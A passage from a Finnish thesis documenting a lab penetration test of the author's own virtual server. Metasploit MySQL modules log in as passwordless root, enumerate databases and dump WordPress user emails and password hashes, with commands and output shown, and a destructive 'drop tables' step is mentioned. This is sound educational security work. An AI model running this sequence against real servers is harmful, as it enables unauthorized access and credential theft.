
Mysql_version-moduuli ei tarvitse asetuksiinsa muuta kuin kohdelaitteen IP:n sekä halutun porttinumeron, jonka näkee ”options”-komennolla. Kohdelaitteella MySQL oli portissa 3306. IP-osoitteen sai asetettua komennolla "setg RHOSTS 10.10.10.129". Koska IP-osoite asetetaan globaaliksi komennolla ”setg”, muistaa se sen moduulien vaihdon jälkeenkin. Nyt moduuli voidaan ajaa komennolla ”run”. Kuviosta 18 nähdään periaatteessa samat tiedot kohteesta kuin aiemmasta Nmappauksesta.



Kuvio 18. Tietoa SQL-tietokannasta.

5.3.6 SQL–haavoittuvuuden hyödyntäminen

Tässä kohtaa ei ollut vielä varmuutta, onko palvelu suojattu oikein. MySQL_Login module valittiin, sillä tiedettiin mihin palveluun halutaan sekä mitä halutaan yrittää. Moduulille on mahdollista eri tapoja käyttäen syöttää käyttäjiä sekä salasanoja. Mikäli "root"-tunnuksella olisi ollut salasana, oltaisiin voitu käyttää "mysql_login"-moduulin bruteforce-ominaisuuksia. Tämä ei kuitenkaan ole tarpeen, sillä tiedetään että kohdetta ei ole konfiguroitu ja voidaan käyttää root-tunnusta.




Kuvio 19. Kirjautuminen SQL-tietokantaan root-tunnuksella.

5.3.7 SQL–sisäänpääsyn hyödyntäminen


Kirjautumisen jälkeen hyödynnetään mysql_enum-moduulia selvittämään laitetietoja ja käyttäjäoikeuksia. ”Options”-komento paljastaa, että käyttäjätunnus ”root” täytyy vielä asettaa eri moduulien muistiin. Tämä tapahtui komennolla ”setg” ja ”USERNAME root”.

Kun vaaditut tiedot on asetettu, käynistetään moduuli komennolla ”run”. Nämä nähdään vielä kuviosta 20.



Kuvio 20. Mysql_enum-moduuli.


SQL-moduulin ajo root-tunnuksilla paljastaa kuviossa 21 tietoja tietokannasta ja sen sijainnista. Tärkeämpi tieto on, minkälaisia oikeuksia käyttäjätasoilla on. Erityisesti hyökkääjää kiinostaisi hallitun root-käyttäjän oikeudet ja onko jollain käyttäjällä vielä enemmän oikeuksia. Tässä tapauksessa tietokannalla ei ole muita käyttäjiä kuin root.



Kuvio 21. Tietoja käyttäjätunnuksista ja oikeuksista.

Koska tiedätään nyt että korkeimmilla oikeuksilla varustetumpaa käyttäjää ei ole kuin root, voidaan lähteä tutkimaan SQL-palvelun tarjoamia tietokantoja. Tähän voidaan hyödyntää


mysql_schemadump-moduulia komennolla ”use auxiliary/scanner/mysql/mysql_schemadump” (kuviossa 22).



Kuvio 22. Mysql_schemadump options.

Schemadump tarjoaa kohdelaitteen SQL-palvelun tietokantoihin määritellyt asetukset, joita voidaan tarkastella kuviosta 23. DBName on tietokannan nimi. Tables sisältää tiedon tietokanna taulukoista eroteltuna "- TableName"-rivillä. Columns määrittelee, mitä kolumneja tietokannan sisältä löytyy, ne erotellaan toisistaan "- ColumnName"-rivillä ja määritellään heti perään "- ColumnType"-rivillä. ColumnType sisältää datan tyypin sekä pituuden. Esimerkiksi "varchar(255)" määrittelee kolumnin datan tyypiksi "Variable Character", joka voi sisältää numeroita, kirjaimia ja erikoismerkkejä. Suluissa oleva luku kertoo datan enimmäispituuden merkkimääräisesti.

Erityisesti silmään pistää kuitenkin taulukko ”wp_users”. Wp viittaa ohjelmistoon Wordpress ja taulukko pitää sisällään mielenkiintoisia columneja kuten: User_login, user_pass ja user_email.



Kuvio 23. Schemadumpin tarjoama lista tietokannasta.

Mysql_hashdump näyttää SQL-palvelun kaikki käyttäjät sekä niiden salasanan tiivisteen. Tässä tapauksessa palvelulla oli ainoastaan yksi käyttäjä, joka on jo hallussa oleva "root", jolle ei ollut asetettuna salasanaa. Tästä syystä tuloste näyttää tyhjää tiivisteen kohdalla, jättäen tietona riville vain "root", joka nähdään kuviosta 24.

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > use auxiliary/scanner/mysql/mysql_hashdump
msf6 auxiliary(scanner/mysql/mysql_hashdump) > options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    10.10.10.129     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     3306             yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME  root             no        The username to authenticate as

msf6 auxiliary(scanner/mysql/mysql_hashdump) > run

[+] 10.10.10.129:3306     - Saving HashString as Loot: root:
[+] 10.10.10.129:3306     - Saving HashString as Loot: root:
[+] 10.10.10.129:3306     - Saving HashString as Loot: root:
[+] 10.10.10.129:3306     - Saving HashString as Loot: :
[+] 10.10.10.129:3306     - Saving HashString as Loot: root:
[*] 10.10.10.129:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Kuvio 24. Mysql_hashdump, listatut käyttäjät.

Nyt kun on tieto tunnuksista ja tietokannan muodosta, voidaan sitä hyödyntää mysql_sql-moduulilla (kuvio 25). Kyseinen moduuli mahdollistaa SQL-komentojen ajamisen tietokannassa.

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) > options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOSTS    10.10.10.129      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME  root              no        The username to authenticate as
```

Kuvio 25. Mysql_sql options.

Hyvin yksinkertaisella SQL-komennolla ”show databases” nähdään vielä tietokannat ja niiden taulukot helpommin luettavassa muodossa (kuvio 26). Sama voitiin todeta schemadump kuviosta 23, mutta nyt haluttiin vain tietokannan nimet eikä niinkään sisältöä. Mikäli tietokantoja olisi ollut useita satoja, ellei tuhansia, olisi se havaittu tässä vaiheessa. Mikäli oltaisiin haettu kaikkien tietokantojen kaikki taulukot ja niiden kolumnit tässä vaiheessa, oltaisiin mahdollisesti saatu tuhansia rivejä tietoa. Vasta ajettu "show databases" -komento on hyvä tapa nähdä tiiviimmin, mitä tietokantoja laitteella on, ilman että näkymä hukkuu liialliseen dataan.

```
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases
SQL ⇒ show databases
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.10.10.129

[*] 10.10.10.129:3306 - Sending statement: 'show databases' ...
[*] 10.10.10.129:3306 -   | information_schema |
[*] 10.10.10.129:3306 -   | cards |
[*] 10.10.10.129:3306 -   | mysql |
[*] 10.10.10.129:3306 -   | performance_schema |
[*] 10.10.10.129:3306 -   | test |
[*] 10.10.10.129:3306 -   | wordpress |
[*] Auxiliary module execution completed
```

Kuvio 26. Tietokantojen tarkastelu.

5.3.8 SQL–tulokset

Schemadump-kuviosta 23 myös todettiin kiinostavaksi tietyt kolumnien nimet. Vaikka toki tietokannasta voitaisiin tulostaa mitä vain sen sisältämää tietoa, rajoitetaan hakua hieman. Nämä kolumnit ovat ”user_email”, ”user_login” ja ”user_pass”. Kohdennetulla SQL-haulla ”wordpress.wp_users”, saadaankin kuvioon 27 näkymään rivi käyttäjien sähköposteja, käyttäjänimiä ja salasanoja.

```
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL SELECT user_email, user_login, user_pass FROM wordpress.wp_users
SQL ⇒ SELECT user_email, user_login, user_pass FROM wordpress.wp_users
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.10.10.129

[*] 10.10.10.129:3306 - Sending statement: 'SELECT user_email, user_login, user_pass FROM wordpress.wp_users' ...
[*] 10.10.10.129:3306 -   | admin@example.com | admin | $P$B2PFjjNJHOQwDzqrQxfX4GYzasKQoN0 |
[*] 10.10.10.129:3306 -   | vagrant@example.com | vagrant | $P$BMO//62Hj1IFeIr0XuJUqMmtBllnzN/ |
[*] 10.10.10.129:3306 -   | user@example.com | user | $P$B83ijKvzkiB6yZL8Ubpi35CMQHiQjv/ |
[*] 10.10.10.129:3306 -   | manager@example.com | manager | $P$BvcrF0Y02JqJRkbXMREj/CBvP..21s1 |
[*] Auxiliary module execution completed
```

Kuvio 27. Tietokannasta saatuja tunnuksia.

Vaikka haluttuun dataan päästään käsiksi, on esimerkiksi salanat vielä salauksen takana, joten ei niistä ole valitettavasti hyötyä. Tämä ei kuitenkaan tarkoita että hyökkäys olisi ohi. Tarpeeksi hyvillä SQL-taidoilla voitaisiin tietokannalle tehdä lähes mitä vain. Jos hyökkääjänä ei muuta kohteesta haluaisi, voitaisiin hyvinkin yksinkertaisella komennolla ”drop tarbles” koko tietokanta poistaa. Jos kyseessä olisi vaikkapa jokin yritys, voisivat vahingot olla korvaamattomat, puhumattakaan mahdollisista vajauksista varmuuskopioinnissa.

5.4 Yhteenveto

Yksilön kannalta tietoturvasta ei tarvitse paljoa tietää ilman että pääsee jo pitkälle. Suurimmalle osalle verkon käyttäjistä riittää palomuurin päivitys ja pieni aavistus siitä, mihin kannattaa tai ei kannata klikata.

Yritykselle se ei kuitenkaan ole näin yksinkertaista. Jotta oma ja asiakkaan omaisuus voidaan turvata, täytyy suojausta löytyä henkilökunnasta, laitteistosta sekä verkkosivuista.

Työntekijöiden perehdytys on tärkeää, jotta vältytään phishing-hyökkäyksiltä. Henkilökunnan täytyy myös tietää, mitä työpaikan koneille voi ladata, sillä malware voi avata ovia muille vahingoille. Työpaikan sisä- sekä ulkoverkon täytyy olla suojattu sekä konfiguroitu mahdollisten tunkeutumisen ja salakuuntelun estämiseksi. Myös jatkuva palomuurin ja muiden ohjelmistojen päivitys on tärkeää. Erityisesti zero day exploittien takia on tämä tehtävä aina mahdollisimman nopeasti uusien ohjelmistopäivitysten saavuttua. Jos palvelimia ei ole konfiguroitu oikein ja niillä ei ole tarpeellista suojausta, ovat ne helppo kohde DDoS-hyökkäyksille tai DNS-palvelun hyväksikäytölle.

Työkalujen monipuolisuuden ja tiedon laajan saatavuuden ansiosta on suojaamattomaan kohteeseen helpompaa hyökätä kuin koskaan. Kali Linux-työkalujen ansiosta on kokemattomankin helppo lähestyä tietoturvaa hyökkääjän silmin. Kaikki työssä käytetty ohjelmisto on ilmaista ja vaikka vain virtuaaliympäristön luonti oli tuttua, löytyi verkosta runsaasti ohjeita joilla ympäristön sai käyntiin. Kalin työkaluilla haavoittuvuuden löytäminenkään ei ole hankalaa.

Koska naapurin verkkoon hyökkäämistä voidaan pitää laittomana tai vähintäänkin moraalittomana, oli kohteena itse koottu virtuaalipalvelin. Kohteena tämä ei ollut aivan täydellinen ja sen alustaminen oli erittäin vaivanloista. Lähtökohtana se toimi kuitenkin riittävän hyvin kokeelliseen testaamiseen ja havainnointiin.

LÄHTEET

Acronis. (i.a). *The NHS cyber attack* . Haettu 3.10.2021. https://www.acronis.com/en-us/articles/nhs-cyber-attack/.

Acunetic by Invicti. (i.a). *What is SQL Injection (SQLi) and How to Prevent It*. Haettu 22.9.2021. https://www.acunetix.com/websitesecurity/sql-injection/.

A10. (i.a.-a). *What is TLS*. Haettu 9.11.2021. https://www.a10networks.com/glossary/what-is-tls-transport-layer-security/.

A10. (i.a.-b). *What is a Protocol DDoS Attack*. Haettu 10.10.2021. https://www.a10networks.com/glossary/what-is-a-protocol-ddos-attack/.

Baker, K. (19.8.2021). *The 11 most common types of malware*. Haettu 2.10.2021. https://www.crowdstrike.com/cybersecurity-101/malware/types-of-malware/.

Berkley University Of California. (i.a.-a). *How to Protect Against SQL Injection Attacks*. Haettu 20.9.2021. https://security.berkeley.edu/education-awareness/how-protect-against-sql-injection-attacks.

Berkley University Of California. (i.a.-b). *Ransomware*. Haettu 3.10.2021. https://security.berkeley.edu/faq/ransomware/.

Brathwaite, S. (i.a). *Active vs Passive Cyber Reconnaissance in Information Security*. Haettu 10.10.2021. https://www.securitymadesimple.org/cybersecurity-blog/active-vs-passive-cyber-reconnaissance-in-information-security.

CertMike. (i.a). *Confidentiality, Integrity And Availability – The CIA Triad*. Haettu 16.10.2021. https://www.certmike.com/confidentiality-integrity-and-availability-the-cia-triad/.

Chun How, L. (10.12.2019). *Out-of-Band (OOB) SQL Injection*. Haettu 21.9.2021. https://infosecwriteups.com/out-of-band-oob-sql-injection-87b7c666548b.

Cisco. (i.a). *What Are the Most Common Cyberattacks*. Haettu 2.10.2021. https://www.cisco.com/c/en/us/products/security/common-cyberattacks.html

Cloudflare. (i.a.-a). *What is the Internet Control Message Protocol (ICMP)*. Haettu 17.10.2021. https://www.cloudflare.com/learning/ddos/glossary/internet-control-message-protocol-icmp/.

Cloudflare. (i.a.-b). *What is a network protocol*. Haettu 28.10.2021. https://www.cloudflare.com/learning/network-layer/what-is-a-protocol/.

Computer Hope. (2017). *Domain*. Haettu 6.10.2021. https://www.computerhope.com/jargon/d/domain.htm.

Crowdstrike. (i.a). *What is Trojan Malware*. Haettu 4.10.2021. https://www.crowdstrike.com/cybersecurity-101/malware/trojan-malware/.

De La Riva, P. (2019). *CYBERCRIME.ORG. CYBERCRIME AS A BUSINESS*. Haettu 6.10.2021. https://www.revelock.com/en/blog/cybercrime-org-cybercrime-as-a-business.

ECPI university. (i.a). *Why Do We Need Network Security*. Haettu 5.10.2021. https://www.ecpi.edu/blog/why-do-we-need-network-security.

Enisa. (i.a). *Man-in-the-Middle*. Haettu 5.10.2021. https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/man-in-the-middle.

Enternainment.ie. (2015). *Yes, your Samsung Smart TV has been listening in on your conversations*. Haettu 5.10.2021. https://entertainment.ie/trending/yes-your-samsung-smart-tv-has-been-listening-in-on-your-conversations-340669/.

Forcepoint. (i.a.-a). *What is Mobile Malware*. Haettu 4.10.2021. https://www.forcepoint.com/cyber-edu/mobile-malware.

Forcepoint. (i.a.-b). *What is the OSI Model*. Haettu 28.10.2021. https://www.forcepoint.com/cyber-edu/osi-model.

Fortinet. (i.a.-a). *What is Spyware*. Haettu 3.10.2021. https://www.fortinet.com/resources/cyberglossary/spyware.

Fortinet. (i.a.-b). *What is TCP*. Haettu 6.10.2021. https://www.fortinet.com/resources/cyberglossary/tcp-ip.

Fruhlinger, J. (2020). *What is phishing? How this cyber attack works and how to prevent it*. Haettu 5.10.2021. https://www.csoonline.com/article/2117843/what-is-phishing-how-this-cyber-attack-works-and-how-to-prevent-it.html.

F-secure. (i.a). *Mikä on VPN.* Haettu 8.11.2021. https://www.f-secure.com/fi/home/articles/what-is-a-vpn.

Gantenbein, K. (2021). *What is DNS Tunneling and How to Protect Against It*. Haettu 16.10.2021. https://www.extrahop.com/company/blog/2020/dns-tunneling-definition-and-protection/.

Gilbert, B. (2016). *Hillary Clinton's campaign got hacked by falling for the oldest trick in the book*. Haettu 8.11.2021. https://www.businessinsider.com/hillary-clinton-campaign-john-podesta-got-hacked-by-phishing-2016-10?r=US&IR=T.

Gookin, D. (i.a). *What is FTP*. Haettu 28.10.2021. https://www.dummies.com/computers/operating-systems/windows-xp-vista/what-is-ftp/.

Grimes, R.,A., (2019). *What is SQL Slammer*. Haettu 9.10.2021. https://www.csoonline.com/article/3337179/sql-slammer-16-years-later-four-modern-day-scenarios-that-could-be-worse.html.

Gupta, B., B., & Dahiya, A. (2021). *Distributed Denial of Service (DDoS) Attacks. CRC Press.* https://books.google.fi/books?id=BAUTEAAAQBAJ&pg=PT16&dq=ddos+attack&hl=fi&sa=X&ved=2ahUKEwip5--dpLPzAhUUSvEDHZdDAagQ6AF6BAgEEAI#v=onepage&q=ddos%20attack&f=true.

Hacksplaning. (i.a). *Protecting against SQL injection*. Haettu 2.10.2021. https://www.hacksplaining.com/prevention/sql-injection.

Hoglund, G. & Butler, J. (2005). *Rootkits: Subverting the Windows Kernel. Addison-Wesley*. https://books.google.fi/books?id=fDxg1W3eT2gC&printsec=frontcover&hl=fi#v=onepage&q&f=false.

Imperva. (i.a). *SQL(Structured query language) Injection*. Haettu 21.9.2021. https://www.imperva.com/learn/application-security/sql-injection-sqli/.

Interpol. (i.a). *Cyberattacks know no borders and evolve at a rapid pace*. Haettu 8.11.2021. https://www.interpol.int/Crimes/Cybercrime.

Johnson, JR. (i.a). *Threat Modeling For Penetration Testers*. Haettu 10.10.2021. https://www.triaxiomsecurity.com/threat-modeling-for-penetration-testers/.

Kaspersky. (i.a.-a). *What Is a Drive by Download*. Haettu 3.10.2021. https://www.kaspersky.com/resource-center/definitions/drive-by-download.

Kaspersky. (i.a.-b). *Mikä IP-osoite on*. Haettu 28.10.2021. https://www.kaspersky.fi/resource-center/definitions/what-is-an-ip-address.

Kaspersky. (i.a.-c). *What is Adware*. Haettu 4.10.2021. https://www.kaspersky.com/resource-center/threats/adware.

Kaspersky. (i.a.-d). *All About Phishing Scams & Prevention: What You Need to Know*. Haettu 1.11.2021. https://www.kaspersky.com/resource-center/preemptive-safety/phishing-prevention-tips.

Kesasvan, A. (2016.-a). *Three Types of DDoS Attacks*. Haettu 6.10.2021. https://www.thousandeyes.com/blog/three-types-ddos-attacks.

Kesasvan, A. (2016.-b). *Volumetric DDoS Attack*. Haettu 6.10.2021. https://www.thousandeyes.com/blog/three-types-ddos-attacks.

LaBounty, C. (i.a). *What is Network Security and Why is it Important*. Haettu 5.10.2021. https://www.herzing.edu/blog/what-network-security-and-why-it-important.

Lake, J. (2021). *What is RSA encryption and how does it work*. Haettu 17.10.2021. https://www.comparitech.com/blog/information-security/rsa-encryption/.

Lifinski, R. (i.a). *DNS Tunneling. Haettu 16.10.2021*. https://www.cynet.com/attack-techniques-hands-on/how-hackers-use-dns-tunneling-to-own-your-network/.

Lutkevich, B. (i.a). *domain name system (DNS)*. Haettu 6.10.2021. https://www.techtarget.com/searchnetworking/definition/domain-name-system.

MalwarebytesLabs. (2021). *The life and death of the ZeuS Trojan*. Haettu 6.10.2021. https://blog.malwarebytes.com/101/2021/07/the-life-and-death-of-the-zeus-trojan/.

Mellen A. (i.a). *Fileless Malware 101: Understanding Non-Malware Attacks*. Cybereason. Haettu 3.10.2021. https://www.cybereason.com/blog/fileless-malware.

Mirkovic, J., Dietrich S., Dittrich D., & Reiher, P. (2004). *Internet Denial of Service: Attack and Defense Mechanisms. Prentice Hall PTR.* https://asmodeus.pwnsquad.net/collection-6/Hacking/Books/Web%20Related/Internet%20Advanced%20Denial%20of%20Service%20(DDOS)%20Attack.pdf.

Moes T. (i.a). *What is Adware? The 5 Examples You Need to Know*. Haettu 4.10.2021. https://softwarelab.org/what-is-adware/.

NMAP. (i.a). *Introduction*. Haettu 9.11.2021. https://nmap.org/.

NordicBackup. (i.a). *A New Trend in Malware: LOLBins and Fileless Attacks*. Haettu 3.10.2021. https://partnerblog.nordic-backup.com/k8gsjrwazl.

Opensource. (i.a). *What is open source*. Haettu 29.10.2021. https://opensource.com/resources/what-open-source.

Owasp. (i.a). *SQL Injection Prevention Cheat Sheet*. Haettu 16.10.2021. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.

Paloalto networks. (i.a). *What is a Botnet*. Haettu 6.10.2021. https://www.paloaltonetworks.com/cyberpedia/what-is-botnet.

Panda Security. (2020). *What is Spoofing and How to Prevent a Spoofing Attack*. Haettu 6.10.2021. https://www.pandasecurity.com/en/mediacenter/panda-security/what-is-spoofing/.

Pentasecurity. (2020). *Types of DDoS Attacks: General Breakdown*. Haettu 10.10.2021. https://www.pentasecurity.com/blog/ddos-attacks-types-explanation/.

